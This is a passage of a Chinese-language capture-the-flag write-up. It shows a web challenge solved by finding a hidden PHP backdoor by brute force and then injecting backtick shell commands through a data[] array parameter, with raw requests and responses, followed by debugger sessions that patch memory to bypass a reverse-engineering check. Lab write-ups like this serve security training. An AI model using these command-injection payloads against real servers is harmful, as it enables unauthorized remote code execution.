(flask) D:\Study\Tools\phpstudy_pro\WWW\ctf\1104pcb\web2>python 1.py
glob%3A%2F%2Fbackdoor_0
glob%3A%2F%2Fbackdoor_00
glob%3A%2F%2Fbackdoor_00f
glob%3A%2F%2Fbackdoor_00fb
glob%3A%2F%2Fbackdoor_00fbc
glob%3A%2F%2Fbackdoor_00fbc5
glob%3A%2F%2Fbackdoor_00fbc51
glob%3A%2F%2Fbackdoor_00fbc51d
glob%3A%2F%2Fbackdoor_00fbc51dc
glob%3A%2F%2Fbackdoor_00fbc51dcd
glob%3A%2F%2Fbackdoor_00fbc51dcdf
glob%3A%2F%2Fbackdoor_00fbc51dcdf9
glob%3A%2F%2Fbackdoor_00fbc51dcdf9e
glob%3A%2F%2Fbackdoor_00fbc51dcdf9ee
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef7675
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef76759
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597f
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd261
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd2611
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a8
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a89
glob%3A%2F%2Fbackdoor_00fbc51dcdf9eef767597fd26119a894
```

http://172.10.0.5/backdoor_00fbc51dcdf9eef767597fd26119a894.php

然后通过数组绕过长度限制


Target: http://172.10.0.5

Request


```
GET /backdoor_00fbc51dcdf9eef767597fd26119a894.php?username=eeknight&title=xb&
data[]=<?=`ls%20/`; HTTP/1.1
Host: 172.10.0.5
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/118.0.0.0 Safari/537.36 Edg/118.0.2088.76
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
```

Response

```
    </span>
    <span style="color: #0000BB">
      ?&gt;
    </span>
  </span>
</code>
bin
boot
dev
etc
flag
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
```

Done　　6,318 bytes | 89 millis

找到flag所在的位置，然后通过*去绕过长度限制，来读取flag


Target: http://172.10.0.5

Request

```
GET /backdoor_00fbc51dcdf9eef767597fd26119a894.php?username=eeknight&title=cat&
data[]=<?=`*%20/*`; HTTP/1.1
Host: 172.10.0.5
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/118.0.0.0 Safari/537.36 Edg/118.0.2088.76
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Connection: close
```

Response

```
    <span style="color: #0000BB">
      system
    </span>
    <span style="color: #007700">
      (
    </span>
    <span style="color: #DD0000">
      '/bin/rm&nbsp;-rf&nbsp;'&nbsp;
    </span>
    <span style="color: #007700">
      .&nbsp;
    </span>
    <span style="color: #0000BB">
      $sandbox
    </span>
    <span style="color: #007700">
      );<br />
      &nbsp;&nbsp;&nbsp;&nbsp;}<br />
      }<br />
    </span>
    <span style="color: #0000BB">
      ?&gt;
    </span>
  </span>
</code>
flag{aa03a3c1-da05-4637-8b42-a8686aaf15bc}
```

Done　　6,271 bytes | 104 millis

Plain Text

```
flag{aa03a3c1-da05-4637-8b42-a8686aaf15bc}
http://172.10.0.5/backdoor_00fbc51dcdf9eef767597fd26119a894.php?username=eeknight&title=cat&data[]=<?=`*%20/*`;
```

RE-安全编程

根据字符串找到输入函数所在的大函数sub_9C70

然后gdb 动态调试下断点找到输入点

在地址0x9DBA出被调用，单步调试尝试更改成功次数无果

```
*RAX  0x1
 RBX  0x7ffff7fe5080 ◂— 0x616c66636e652f2e ('./encfla')
 RCX  0xfffffff6
 RDX  0x0
 RDI  0x7ffff8001720 —▸ 0x7ffff7ff0a31 ◂— 0x0
 RSI  0x1
 R8   0x1
 R9   0x1
 R10  0x7ffff7fee39f ◂— 0x202020202020202
 R11  0x7ffff8001722 ◂— 0xdfd000007ffff7ff
 R12  0x7fffffffdd50 ◂— 0x8
 R13  0x7ffff7fb0660 ◂— push rbx
 R14  0x7fffffffdcd8 ◂— 0x0
 R15  0x7fffffffdd30 —▸ 0x7ffff7ffd208 ◂— 0x0
 RBP  0x7ffff7fe3bb0 ◂— mov ecx, 1
 RSP  0x7fffffffdcd0 ◂— 0x0
 RIP  0x7ffff7f97e9b ◂— cmp dword ptr [rsp + 0x50], eax
────────────────────────────────────[ DISASM / x86-64 / set emulate on ]─
──────────────────────────────────── ► 0x7ffff7f97e9b    cmp    dword pt
r [rsp + 0x50], eax
   0x7ffff7f97e9f    jne    0x7ffff7f97f63                <0x7ffff7f97f63
>
    ↓
   0x7ffff7f97f63    lea    rax, [rip + 0x61fce]
   0x7ffff7f97f6a    mov    qword ptr [rsp + 0x18], rax
   0x7ffff7f97f6f    mov    qword ptr [rsp + 0x20], 1
   0x7ffff7f97f78    mov    qword ptr [rsp + 8], 0
   0x7ffff7f97f81    mov    qword ptr [rsp + 0x28], rbx
   0x7ffff7f97f86    mov    qword ptr [rsp + 0x30], 0
   0x7ffff7f97f8f    mov    rdi, r14
   0x7ffff7f97f92    call   r13

   0x7ffff7f97f95    call   qword ptr [rip + 0x64f0d]     <0x7ffff7f98660
>
──────────────────────────────────────────────────────────[ STACK ]──────────────
────────────────────────────────────00:0000│ rsp 0x7fffffffdcd0 ◂— 0x0
01:0008│ r14 0x7fffffffdcd8 ◂— 0x0
02:0010│     0x7fffffffdce0 ◂— 0x2
03:0018│     0x7fffffffdce8 —▸ 0x7ffff7ff9ec0 —▸ 0x7ffff7fe50fd ◂— 0x7570
6e69207a6c70 ('plz inpu')
04:0020│     0x7fffffffdcf0 ◂— 0x1
05:0028│     0x7fffffffdcf8 —▸ 0x7ffff7fe5080 ◂— 0x616c66636e652f2e ('./e
ncfla')
06:0030│     0x7fffffffdd00 ◂— 0x0
07:0038│     0x7fffffffdd08 —▸ 0x7ffff7fff580 ◂— 0x1
```

```
────────────────────────────────────────────────────────────[ BACKTRACE ]──────────
──────────────────────────────────────────── ► 0   0x7ffff7f97e9b
   1   0x7ffff7f97a43
   2   0x7ffff7f97a19
   3   0x7ffff7fae372
   4   0x7ffff7f98465
   5   0x7ffff7fd8f09
   6   0x7ffff7fd8ee2
   7              0x0
───────────────────────────────────────────────────────────────────────────────────
────────────────────────────────────────────pwndbg> x/32gx 0x7fffffffdcd0+0x50
0x7fffffffdd20: 0x0000000b00000009      0xfffffffffffffffe
0x7fffffffdd30: 0x00007ffff7ffd208      0x0000000100000005
0x7fffffffdd40: 0x00007ffff7fff580      0x0000000000000004
0x7fffffffdd50: 0x0000000000000008      0x00007ffff8001720
0x7fffffffdd60: 0x0000000000000002      0x0000000000000000
0x7fffffffdd70: 0x0000000000000000      0x00007ffff7fdaba3
0x7fffffffdd80: 0x0000000000000000      0x00007fffffffde30
0x7fffffffdd90: 0x00007ffff7fd8fb2      0x00007fffffffddd0
0x7fffffffdda0: 0x0000000000000000      0x00007ffff7f97a43
0x7fffffffddb0: 0x00007ffff7ff9e00      0x00007ffff7f97a19
0x7fffffffddc0: 0x00007ffff7ff9e00      0x00007ffff7fae372
0x7fffffffddd0: 0x00007ffff7fff020      0x0000000000000005
0x7fffffffdde0: 0x0000000000000000      0x0000000000000064
0x7fffffffddf0: 0x0000000000000000      0x0000000000000000
0x7fffffffde00: 0x0000000000000000      0x0000000000000000
0x7fffffffde10: 0x0000000000000000      0x00007ffff7f8e040
pwndbg> set *0x7fffffffdd20=0x0000100b00000009
pwndbg> x/32gx 0x7fffffffdcd0+0x50
0x7fffffffdd20: 0x0000000b00000009      0xfffffffffffffffe
0x7fffffffdd30: 0x00007ffff7ffd208      0x0000000100000005
0x7fffffffdd40: 0x00007ffff7fff580      0x0000000000000004
0x7fffffffdd50: 0x0000000000000008      0x00007ffff8001720
0x7fffffffdd60: 0x0000000000000002      0x0000000000000000
0x7fffffffdd70: 0x0000000000000000      0x00007ffff7fdaba3
0x7fffffffdd80: 0x0000000000000000      0x00007fffffffde30
0x7fffffffdd90: 0x00007ffff7fd8fb2      0x00007fffffffddd0
0x7fffffffdda0: 0x0000000000000000      0x00007ffff7f97a43
0x7fffffffddb0: 0x00007ffff7ff9e00      0x00007ffff7f97a19
0x7fffffffddc0: 0x00007ffff7ff9e00      0x00007ffff7fae372
0x7fffffffddd0: 0x00007ffff7fff020      0x0000000000000005
0x7fffffffdde0: 0x0000000000000000      0x0000000000000064
0x7fffffffddf0: 0x0000000000000000      0x0000000000000000
0x7fffffffde00: 0x0000000000000000      0x0000000000000000
0x7fffffffde10: 0x0000000000000000      0x00007ffff7f8e040
pwndbg> set *0x7fffffffdd20=0x0000100c00000009
pwndbg> x/32gx 0x7fffffffdcd0+0x50
0x7fffffffdd20: 0x0000000b00000009      0xfffffffffffffffe
```

```
0x7fffffffdd30: 0x00007ffff7ffd208      0x0000000100000005
0x7fffffffdd40: 0x00007ffff7fff580      0x0000000000000004
0x7fffffffdd50: 0x0000000000000008      0x00007ffff8001720
0x7fffffffdd60: 0x0000000000000002      0x0000000000000000
0x7fffffffdd70: 0x0000000000000000      0x00007ffff7fdaba3
0x7fffffffdd80: 0x0000000000000000      0x00007fffffffde30
0x7fffffffdd90: 0x00007ffff7fd8fb2      0x00007fffffffddd0
0x7fffffffdda0: 0x0000000000000000      0x00007ffff7f97a43
0x7fffffffddb0: 0x00007ffff7ff9e00      0x00007ffff7f97a19
0x7fffffffddc0: 0x00007ffff7ff9e00      0x00007ffff7fae372
0x7fffffffddd0: 0x00007ffff7fff020      0x0000000000000005
0x7fffffffdde0: 0x0000000000000000      0x0000000000000064
0x7fffffffddf0: 0x0000000000000000      0x0000000000000000
0x7fffffffde00: 0x0000000000000000      0x0000000000000000
0x7fffffffde10: 0x0000000000000000      0x00007ffff7f8e040
pwndbg> set {long}0x7fffffffdd20 = 0x0000100b00000009
pwndbg> x/32gx 0x7fffffffdcd0+0x50
0x7fffffffdd20: 0x0000100b00000009      0xfffffffffffffffe
0x7fffffffdd30: 0x00007ffff7ffd208      0x0000000100000005
0x7fffffffdd40: 0x00007ffff7fff580      0x0000000000000004
0x7fffffffdd50: 0x0000000000000008      0x00007ffff8001720
0x7fffffffdd60: 0x0000000000000002      0x0000000000000000
0x7fffffffdd70: 0x0000000000000000      0x00007ffff7fdaba3
0x7fffffffdd80: 0x0000000000000000      0x00007fffffffde30
0x7fffffffdd90: 0x00007ffff7fd8fb2      0x00007fffffffddd0
0x7fffffffdda0: 0x0000000000000000      0x00007ffff7f97a43
0x7fffffffddb0: 0x00007ffff7ff9e00      0x00007ffff7f97a19
0x7fffffffddc0: 0x00007ffff7ff9e00      0x00007ffff7fae372
0x7fffffffddd0: 0x00007ffff7fff020      0x0000000000000005
0x7fffffffdde0: 0x0000000000000000      0x0000000000000064
0x7fffffffddf0: 0x0000000000000000      0x0000000000000000
0x7fffffffde00: 0x0000000000000000      0x0000000000000000
0x7fffffffde10: 0x0000000000000000      0x00007ffff7f8e040
pwndbg> set $rax=9
pwndbg> c
Continuing.
猜对了，第 4108 次
plz input 1-10 number
1
```

后继续尝试修改别的跳转判断，最后在如下处发现在于0x64比较，直接把rsp+0x54改了

```
 0x7ffff7f97ef6    cmp    dword ptr [rsp + 0x54], 0x64
   0x7ffff7f97efb    je     0x7ffff7f9800e                <0x7ffff7f9800e>

   0x7ffff7f97f01    call   qword ptr [rip + 0x64fa1]     <0x7ffff7f98660>

   0x7ffff7f97f07    mov    qword ptr [rsp + 0x70], rax
   0x7ffff7f97f0c    mov    qword ptr [rsp + 0x38], rax
   0x7ffff7f97f11    movabs rax, 0xa00000001
──────────────────────────────────────────────────[ STACK ]──────────────────────────────────────────────────
00:0000│ rsp 0x7fffffffdcd0 ◂— 0x0
01:0008│ r14 0x7fffffffdcd8 ◂— 0x0
02:0010│     0x7fffffffdce0 ◂— 0x2
03:0018│     0x7fffffffdce8 —▸ 0x7ffff7ff9f08 —▸ 0x7ffff7fe514c ◂— 0xbae4b9afe59c8ce7
04:0020│     0x7fffffffdcf0 ◂— 0x2
05:0028│     0x7fffffffdcf8 —▸ 0x7fffffffdd08 —▸ 0x7fffffffdd24 ◂— 0xfffffffe1111111c
06:0030│     0x7fffffffdd00 ◂— 0x1
07:0038│     0x7fffffffdd08 —▸ 0x7fffffffdd24 ◂— 0xfffffffe1111111c
────────────────────────────────────────────────[ BACKTRACE ]────────────────────────────────────────────────
 ► 0   0x7ffff7f97ef6
   1   0x7ffff7f97a43
   2   0x7ffff7f97a19
   3   0x7ffff7fae372
   4   0x7ffff7f98465
   5   0x7ffff7fd8f09
   6   0x7ffff7fd8ee2
   7              0x0
─────────────────────────────────────────────────────────────────────────────────────────────────────────────
pwndbg> x/32gx 0x7fffffffdcd0
0x7fffffffdcd0: 0x0000000000000000      0x0000000000000000
0x7fffffffdce0: 0x0000000000000002      0x00007ffff7ff9f08
0x7fffffffdcf0: 0x0000000000000002      0x00007fffffffdd08
0x7fffffffdd00: 0x0000000000000001      0x00007fffffffdd24
0x7fffffffdd10: 0x00007ffff7fe43f0      0x00007ffff7fb3ea9
0x7fffffffdd20: 0x1111111c00000009      0xfffffffffffffffe
0x7fffffffdd30: 0x00007ffff7ffd208      0x0000000100000005
0x7fffffffdd40: 0x00007ffff7fff580      0x0000000000000004
0x7fffffffdd50: 0x0000000000000008      0x00007ffff8001720
0x7fffffffdd60: 0x0000000000000002      0x0000000000000000
0x7fffffffdd70: 0x0000000000000000      0x00007ffff7fdaba3
0x7fffffffdd80: 0x0000000000000000      0x00007fffffffde30
```


```
0x7fffffffdd90: 0x00007ffff7fd8fb2      0x00007fffffffddd0
0x7fffffffdda0: 0x0000000000000000      0x00007ffff7f97a43
0x7fffffffddb0: 0x00007ffff7ff9e00      0x00007ffff7f97a19
0x7fffffffddc0: 0x00007ffff7ff9e00      0x00007ffff7fae372
pwndbg> x/32gx 0x7fffffffdcd0+0x54
0x7fffffffdd24: 0xfffffffe1111111c      0xf7ffd208ffffffff
0x7fffffffdd34: 0x0000000500007fff      0xf7fff58000000001
0x7fffffffdd44: 0x0000000400007fff      0x0000000800000000
0x7fffffffdd54: 0xf800172000000000      0x0000000200007fff
0x7fffffffdd64: 0x0000000000000000      0x0000000000000000
0x7fffffffdd74: 0xf7fdaba300000000      0x0000000000007fff
0x7fffffffdd84: 0xffffde3000000000      0xf7fd8fb200007fff
0x7fffffffdd94: 0xffffddd000007fff      0x0000000000007fff
0x7fffffffdda4: 0xf7f97a4300000000      0xf7ff9e0000007fff
0x7fffffffddb4: 0xf7f97a1900007fff      0xf7ff9e0000007fff
0x7fffffffddc4: 0xf7fae37200007fff      0xf7fff02000007fff
0x7fffffffddd4: 0x0000000500007fff      0x0000000000000000
0x7fffffffdde4: 0x0000006400000000      0x0000000000000000
0x7fffffffddf4: 0x0000000000000000      0x0000000000000000
0x7fffffffde04: 0x0000000000000000      0x0000000000000000
0x7fffffffde14: 0xf7f8e04000000000      0x0000003800007fff
pwndbg> set *0x7fffffffdd24=0x64
pwndbg> x/32gx 0x7fffffffdcd0+0x54
0x7fffffffdd24: 0xfffffffe00000064      0xf7ffd208ffffffff
0x7fffffffdd34: 0x0000000500007fff      0xf7fff58000000001
0x7fffffffdd44: 0x0000000400007fff      0x0000000800000000
0x7fffffffdd54: 0xf800172000000000      0x0000000200007fff
0x7fffffffdd64: 0x0000000000000000      0x0000000000000000
0x7fffffffdd74: 0xf7fdaba300000000      0x0000000000007fff
0x7fffffffdd84: 0xffffde3000000000      0xf7fd8fb200007fff
0x7fffffffdd94: 0xffffddd000007fff      0x0000000000007fff
0x7fffffffdda4: 0xf7f97a4300000000      0xf7ff9e0000007fff
0x7fffffffddb4: 0xf7f97a1900007fff      0xf7ff9e0000007fff
0x7fffffffddc4: 0xf7fae37200007fff      0xf7fff02000007fff
0x7fffffffddd4: 0x0000000500007fff      0x0000000000000000
0x7fffffffdde4: 0x0000006400000000      0x0000000000000000
0x7fffffffddf4: 0x0000000000000000      0x0000000000000000
0x7fffffffde04: 0x0000000000000000      0x0000000000000000
0x7fffffffde14: 0xf7f8e04000000000      0x0000003800007fff
```

最后c到底直接看见当前目录下成功生成了img.png 打开发现就是flag

```
❯ ls
6502_proccessor      coff                exp2.py      libc-2.31.so       package.json   test
6502_proccessor.bak  coff.py             exp3.py      libc.so.6          pcb-coffee.md  test.c
babyRust             docker-compose.yml  flag         node_modules       pcb-rust.md    test.js
canary               encflag.png         img.png      pa.py              pwn            web1.py
chal                 exp1.py             libc-2.27.so package-lock.json  silent
```


flag{d846b8394630f42e02fef698a4e3df1b}

RE-BabyRe



```
Sherlock@Sherlock-Desktop  E:  BaiduSyncdisk
题目  BabyRe  附件  base 3.10.12
❯ .\re1.exe
plz input flag:
11111111111111
fail
```

丢到ida里看看




```
IDA - re1.exe E:\BaiduSyncdisk\Obsidian\ObsidianHub\MyKnowledge\04 CTF\2023年比赛\鹏程杯\题目\BabyRe\附件\re1.exe

Function name
j___raise_securityfailure
sub_140011208
sub_14001120D
j__exit
sub_14001121C
sub_140011230
j___setusermatherr
sub_14001123A
j__CrtDbgReport
sub_140011249
sub_14001124E
j___current_exception_context
j__register_onexit_function
sub_14001125D
j__execute_onexit_table
sub_140011267
sub_14001127B
sub_14001128A
start
sub_140011294
sub_140011299
sub_14001129E
sub_1400112B2
sub_1400112CB
j___p__commode
j___p___argc
sub_1400112E9
sub_1400112EE
j__set_new_mode
sub_1400112FD
sub_140011302
j___p___argv
sub_140011320
j___std_type_info_destroy_list
sub_14001132A
sub_14001132F
Line 88 of 302
```

```
.text:000000014001128A sub_14001128A   proc near               ; CODE XREF: sub_140012B50+34↓p
.text:000000014001128A                 jmp     sub_140011F90
.text:000000014001128A sub_14001128A   endp
.text:000000014001128A
.text:000000014001128F ; [00000005 BYTES: COLLAPSED FUNCTION start. PRESS CTRL-NUMPAD+ TO EXPAND]
.text:0000000140011294
.text:0000000140011294 ; =============== S U B R O U T I N E =======================================
.text:0000000140011294
.text:0000000140011294 ; Attributes: thunk
.text:0000000140011294
.text:0000000140011294 sub_140011294   proc near               ; CODE XREF: sub_140012900+132↓p
.text:0000000140011294                                         ; sub_140012900+170↓p
.text:0000000140011294                 jmp     sub_1400149F0
.text:0000000140011294 sub_140011294   endp
.text:0000000140011294
.text:0000000140011299
.text:0000000140011299 ; =============== S U B R O U T I N E =======================================
.text:0000000140011299
.text:0000000140011299 ; Attributes: thunk
.text:0000000140011299
.text:0000000140011299 sub_140011299   proc near               ; CODE XREF: sub_140013FD0+B↓p
.text:0000000140011299                 jmp     sub_140016260
.text:0000000140011299 sub_140011299   endp
.text:0000000140011299
.text:000000014001129E
.text:000000014001129E ; =============== S U B R O U T I N E =======================================
.text:000000014001129E
.text:000000014001129E ; Attributes: thunk
.text:000000014001129E
.text:000000014001129E sub_14001129E   proc near               ; CODE XREF: sub_1400128E0+4↓p
.text:000000014001129E                 jmp     sub_140014510
.text:000000014001129E sub_14001129E   endp
.text:000000014001129E
.text:00000001400112A3 ; ---------------------------------------------------------------------------
.text:00000001400112A3                 jmp     sub_140014F10
.text:00000001400112A8 ; ---------------------------------------------------------------------------
.text:00000001400112A8                 jmp     sub_140016220
.text:00000001400112AD ; ---------------------------------------------------------------------------
.text:00000001400112AD                 jmp     loc_14001618E
.text:00000001400112B2
.text:00000001400112B2 ; =============== S U B R O U T I N E =======================================
.text:00000001400112B2
.text:00000001400112B2 ; Attributes: thunk
.text:00000001400112B2
.text:00000001400112B2 sub_1400112B2   proc near               ; CODE XREF: sub_140012900+A4↓p
.text:00000001400112B2                 jmp     sub_140014710
0000068F 000000014001128F: start (Synchronized with Hex View-1)
```

